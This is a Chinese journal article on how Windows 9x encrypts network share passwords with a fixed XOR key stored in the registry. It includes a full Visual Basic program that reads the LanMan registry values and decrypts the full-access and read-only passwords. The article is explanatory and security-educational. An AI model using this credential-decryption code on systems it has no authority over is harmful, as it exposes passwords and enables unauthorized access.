WIN 9X 网络共享密码的加密原理及破解方法

Encryption and Cracking of Share-folder Passwords under WIN 9X

邓双成　焦向东　周灿丰　杨利华　(北京石油化工学院机械工程系　102617)

摘要：本文论述了WIN 9X网络共享密码的加密原理和破解方法，给出了具体的VB程序实例。

关键词：网络共享　密码　Visual Basic

1 网络共享密码加密原理

WIN 9X系列平台上的网络共享密码的加密原理很简单，如下所示：

(1) 密码明文的最大长度：8个字节。

(2) 密码明文中的字母被自动转换为大写字母。

(3) WIN 9X系统内置了一个8字节的密钥(与密码明文的最大长度相同)，每个密钥字节的具体值为(16进制)：35，9A，4D，A6，53，A9，D4，6A。

(4) 加密后得到的密文的长度与明文长度相同。密文存放在注册表中的"HKEY_LOCAL_MACHINE＼Software＼Microsoft＼Windows＼CurrentVersion＼Network＼LanMan"子键下(如图1所示)。

图1

在图1中，LanMan下有三个子键，分别为"共享文件夹1"、"共享文件夹2"、"共享文件夹3"，它们分别是三个文件夹的共享名。例如："共享文件夹1"是"桌面\共享文件夹1"(实际位置为C:＼WINDOWS＼DESKTOP＼共享文件夹1)的共享名，此子键下的Parm1enc为"完全访问密码"，Parm2enc为"只读密码"。

(5) 从明文到密文的变换过程。设明文为A，其第i个字节的ASCII码为A [i]；密钥为K，其第i个字节为K [i]；密文为C，其第i个字节为C [i]。则明文的每一个字节都经过了如下的变换：

C [i] =A [i]　Xor K [i]

其中，Xor表示异或运算。譬如，明文"12345678"转换后的密文为"04 A8 7E 92 66 9F E3 52"(16进制)。

2 解密步骤

(1) 从注册表中读出密码密文。

(2) 将密文C的每个字节与密钥K经过如下变换，就可以得到明文A。

A [i] =C [i]　Xor K [i]

3 注册表读写函数

解密的第一步就是从注册表中读出密码密文。在VB中需要调用如下的API函数来操作注册表。

(1) 打开注册表的某个"子键"，为读写作准备

① 声明：

```
Public Declare Function RegOpenKeyEx Lib "advapi32.dll" _Alias
"RegOpenKeyExA" (ByVal hKey As Long, ByVal lpSubKey As String, _
ByVal ulOptions As Long, ByVal samDesired As Long, phkResult As Long) As
Long
```

② 参数：

hKey——已打开的"主键"，本文中为HKEY_LOCAL_MACHINE

lpSubKey——要打开的"子键"

ulOptions——保留，必须为0&

samDesired——指定访问掩码，为KEY_READ，表示"能够读取"打开的"子键"

phkResult——用来保存所打开"子键"的句柄

③ 说明：

要从注册表中读取密码密文，必须先用此函数打开密文所在"子键"，

并保存函数返回的“子键”句柄以供下面的读写函数使用。

若此函数执行成功，则返回值为ERROR_SUCCESS。

(2) 读取注册表已打开“子键”中的某个“键值”

① 声明：

Public Declare Function RegQueryValueEx Lib "advapi32.dll" _Alias "RegQueryValueExA" (ByVal hKey As Long, ByVal lpValueName As String, _ByVal lpReserved As Long, lpType As Long, lpData As Byte, lpcbData As Long) As Long

② 参数：

hKey——用RegOpenKeyEx函数打开的“子键”的句柄

lpValueName——要读取的“键值”名，为“Parm1enc”或“Parm2enc”

lpReserved——保留，必须为0&

lpType——保存“键值”数据类型的变量的地址

lpData——一个缓冲区的地址，该缓冲区用于保存读取的“键值”数据

lpcbData——lpData所指的缓冲区的大小（以字节计）

③ 说明：

此函数用于读取密码密文。当执行成功时，函数返回值为ERROR_SUCCESS，密文在lpData所指的缓冲区中，lpcbData返回密文的字节数（不包括末尾的0x00字节）。

(3) 读写完毕关闭已打开的“子键”

① 声明：

Public Declare Function RegCloseKey Lib "advapi32.dll" _(ByVal hKey As Long) As Long

② 参数：

hKey——用RegOpenKeyEx函数打开的“子键”的句柄

(4) 循环查找某“主键”下的所有“子键”

① 声明：

Public Declare Function RegEnumKeyEx Lib "advapi32.dll"_

Alias "RegEnumKeyExA" (ByVal hKey As Long, ByVal dwIndex As Long_

ByVal lpName As String, lpcbName As Long, ByVal lpReserved As Long,_

ByVal lpClass As String, lpcbClass As Long, lpftLastWriteTime As FILETIME) As Long

② 参数：

hKey——要查找的“主键”，必须先用RegOpenKeyEx函数打开，且必须用KEY_ENUMERATE_SUB_KEYS方式打开（KEY_READ包含此方式）

dwIndex——要查找的“子键”的索引

lpName——查找到的“子键”的名称，以Chr(0)结尾

lpcbName——输入时，应为lpName的长度（包括末尾的Chr(0)）。返回时，为“子键”名称的实际字符数（不包括末尾的Chr(0)）

lpReserved——保留，必须为0&

lpClass——不必要，可置为vbNullString

lpcbClass——不必要，可置为0&

lpftLastWriteTime——最后一次写入注册表的时间

③ 说明：

第一次调用此函数时，dwIndex应为0，表示查找第一个子键。返回ERROR_SUCCESS表示找到一个子键，此时使dwIndex自增1，再次调用此函数可继续查找下一个子键。若返回值=ERROR_NO_MORE_ITEMS表示再无下一个子键，此时应结束查找。

4 程序清单

(1) 程序用VB6.0中文企业版编制，在中文Windows 98下调试通过。

(2) 程序包括一个窗体frmSharePassword和一个模块basSharePassword。


(3) 窗体上有下表所示控件（参见图2）：

(4) 窗体程序清单如下：

Option Explicit

控件	属性	值
frmSharePassword (Form)	名称	frmSharePass
	BorderStyle	3 — Fixed Dialog
	Caption	Win 9X系列网络共享密码查看程序
	MaxButton	False
	MinButton	False
Frame1 (Frame)	Caption	
Label1 (Label)	Caption	共享文件夹：
Label2 (Label)	Caption	只读密码：
Label3 (Label)	Caption	完全访问密码：
lstShareFolders (ListBox)	名称	lstShareFolders
lstPassword1 (ListBox)	名称	lstPassword1
lstPassword2 (ListBox)	名称	lstPassword2

图2



```
Private Sub Form_Load()
    Dim ret As Long        '临时变量，存放函数调用的返回值
    Dim hKey As Long       '存放打开的“主键”句柄'
    '==打开注册表
    ret = RegOpenKeyEx(HKEY_LOCAL_MACHINE, _
        "Software\Microsoft\Windows\CurrentVersion\Network\
LanMan", _0&, KEY_READ, hKey)
    If ret <> ERROR_SUCCESS Then
        MsgBox "读取注册表时出错！", vbOKOnly + vbCritical, "错误"
        Unload Me
        Exit Sub
    End If
    '==循环查找所有的共享文件夹
    Dim lngIndex As Long
    Dim sName As String
    Dim lngcbName As Long
    Dim ftLastWriteTime As FILETIME
    lngIndex = 0
ToNextSubKey:
    sName = String(13, 0) '文件夹的共享名最长为12个字节
    lngcbName = 13
    '枚举一个“子键”
    ret = RegEnumKeyEx(hKey, lngIndex, sName, lngcbName, 0&, _
vbNullString, 0&, ftLastWriteTime)
    '若再无下一个“子键”了，则继续进行下一步
    If ret = ERROR_NO_MORE_ITEMS Then
        GoTo ToContinue
    End If
    '出错
    If ret <> ERROR_SUCCESS Then
        MsgBox "读取注册表时出错！", vbOKOnly + vbCritical, "错误"
        Unload Me
        Exit Sub
    End If
    '获得“子键”的名称
    Dim s As String
    s = Left(sName, lngcbName)
    '读取并计算出“只读密码”的密文
    Dim sPassword1 As String
    sPassword1 = ""
```

```
    sPassword1 = GetPassword(s, "Parm2enc")
    ' 读取并计算出 "完全访问密码" 的密文
    Dim sPassword2 As String
    sPassword2 = ""
    sPassword2 = GetPassword(s, "Parm1enc")
    ' 把此共享文件夹及其密码添加到 lst 中
    lstShareFolders.AddItem s
    lstPassword1.AddItem sPassword1
    lstPassword2.AddItem sPassword2
    ' 枚举下一个 "子键"
    lngIndex = lngIndex + 1
    GoTo ToNextSubKey
ToContinue:
End Sub
Private Function GetPassword(ByVal sName As String, ByVal sValueName As
String) As String
    Dim ret As Long          '临时变量，存放函数调用的返回值
    Dim hKey As Long         '存放打开的 "主键" 句柄
    Dim sKey As String       '要打开的 "主键"
    sKey = "Software \ Microsoft \ Windows \ CurrentVersion \ Network
\ LanMan"
    sKey = sKey & " \ " & sName
    GetPassword = ""
    '== 打开注册表
    ret =   RegOpenKeyEx(HKEY_LOCAL_MACHINE, sKey, _0&,
KEY_READ, hKey)
    If ret <> ERROR_SUCCESS Then
        MsgBox " 读取注册表时出错！ ", vbOKOnly + vbCritical, " 错误 "
        Exit Function
    End If
    Dim lngType As Long     '键值数据类型
    Dim Data() As Byte      '密码密文
    Dim lngcbData As Long   'Data 缓冲区的大小
    Data = Space$(9)        '网络共享密码最多为 8 个字节
    lngcbData = 9
    '== 从注册表中读取密文
    ret = RegQueryValueEx(hKey, sValueName, 0&, _lngType, Data(0),
lngcbData)
        '注意 lpData 的实参为 Data(0)，而非 Data

    If ret <> ERROR_SUCCESS Then
        MsgBox " 读取注册表时出错！ ", vbOKOnly + vbCritical, " 错误 "
            Exit Function
    End If
    '==8 个字节的密钥值
    Dim key(7) As Byte
    key(0) = &H35: key(1) = &H9A: key(2) = &H4D: key(3) = &HA6
    key(4) = &H53: key(5) = &HA9: key(6) = &HD4: key(7) = &H6A
    '== 逐字节异或求密码明文
    Dim newData() As Byte
    Dim i As Integer
    newData = Space$(9)
    For i = 0 To (lngcbData - 1)
        newData(i) = Data(i) Xor key(i)
        GetPassword = GetPassword & Chr(newData(i))
    Next
    '== 返回密码明文
End Function
```


参考文献

1 邓双成，《WIN 9X 屏幕保护密码的破解》，电脑编程技巧与维护，2000，11：78-80。